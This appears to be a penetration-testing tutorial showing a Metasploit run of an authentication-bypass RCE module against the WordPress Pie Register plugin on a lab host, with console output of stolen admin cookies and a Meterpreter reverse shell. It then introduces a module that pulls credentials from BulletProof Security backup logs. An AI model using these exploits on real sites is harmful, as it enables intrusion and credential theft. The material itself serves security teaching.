
Set all the required options and use check command as shown below to see if the target is indeed vulnerable.



```
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > set rhosts 1
92.168.40.145
rhosts => 192.168.40.145
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > set rport 80
rport => 80
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > set targetur
i /wordpress/
targeturi => /wordpress/
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > check
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > █
```

The target is indeed vulnerable. Execute the command as shown below.

> "Telegram is by default a cloud database with a plaintext copy of every message everyone has ever sent/received, Every message, photo, video, document sent/received for the past 10 years; all contacts, group memberships, etc are all available to anyone with access to that database." -
>
> -Moxie Marlinspoke, Founder, Signal APP.



```
msf6 exploit(unix/webapp/wp_pie_register_bypass_rce) > run

[*] Started reverse TCP handler on 192.168.40.130:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Checking /wordpress/wp-content/plugins/pie-register/readme.txt
[*] Found version 3.7.1.4 in the plugin
[+] The target appears to be vulnerable.
[*] Bypassing Authentication
[*] Found cookie: wordpress_fc10a67055453137a9b85c29a07286b8=admin%
7C1642855207%7Co0q6SHzWKImXxPQuSQKGEsBBssDJdWtVB1QjkqgFRru%7C0a8dfa
acc49835ac37f86375c8aacb4d8a40110aa2e037b28248eef3a370e43f
acc49835ac37f86375c8aacb4d8a40110aa2e037b28248eef3a370e43f
[*] Found cookie: wordpress_fc10a67055453137a9b85c29a07286b8=admin%
7C1642855207%7Co0q6SHzWKImXxPQuSQKGEsBBssDJdWtVB1QjkqgFRru%7C0a8dfa
acc49835ac37f86375c8aacb4d8a40110aa2e037b28248eef3a370e43f
[*] Found cookie: wordpress_logged_in_fc10a67055453137a9b85c29a0728
6b8=admin%7C1642855207%7Co0q6SHzWKImXxPQuSQKGEsBBssDJdWtVB1QjkqgFRr
u%7Cecd89dfe8dd560b8af93aa183b6c1dea1efb14c6e54155b8556c956ae3b5628
4
[*] Preparing payload...
[*] Uploading payload...
[*] Acquired a plugin upload nonce: e2387e4939
[*] Uploaded plugin rHuDQIJCcG
[*] Executing the payload at /wordpress/wp-content/plugins/rHuDQIJC
cG/drrokoRUNN.php...
[*] Sending stage (39282 bytes) to 192.168.40.145
[+] Deleted drrokoRUNN.php
[+] Deleted rHuDQIJCcG.php
[+] Deleted ../rHuDQIJCcG
[*] Meterpreter session 1 opened (192.168.40.130:4444 -> 192.168.40
.145:57368 ) at 2022-01-20 07:40:27 -0500

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SMP
 Wed Aug 11 15:58:17 UTC 2021 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > 
```

As readers can see, we successfully have a meterpreter session on the target.

> " There are more hackers breeding every day and more brilliant minds are turning into hackers. Security has advanced, but so have hackers."
>
> - MIchael Demon Calce


Wordpress Plugin BulletProof Security Info Disclosure Module

TARGET: **WP Bulletproof Security Plugin <= 5.1** **TYPE : Remote**
MODULE : Auxiliary **ANTI-MALWARE : NA**

WordPress BulletProof Security is a plugin that provides all round security to a Wordpress site. It provides Malware scanner, Firewall, Login Security, DB Backup, Anti-Spam features to a Wordpress site. It has over 50,000 active installations.


The above mentioned versions of the plugin suffer from a information disclosure vulnerability. This info disclosure vulnerability exists due to a backup log file that is publicly accessible. So If a backup job has been run using the plugin, then this module can locate the backup file and download it. After downloading, it will process the backup file and pull out the credentials.

Let's see how this module works. We have tested this on plugin version 5.1. The download information of the vulnerable plugin is given in our Downloads section. Load the auxiliary module as shown below.



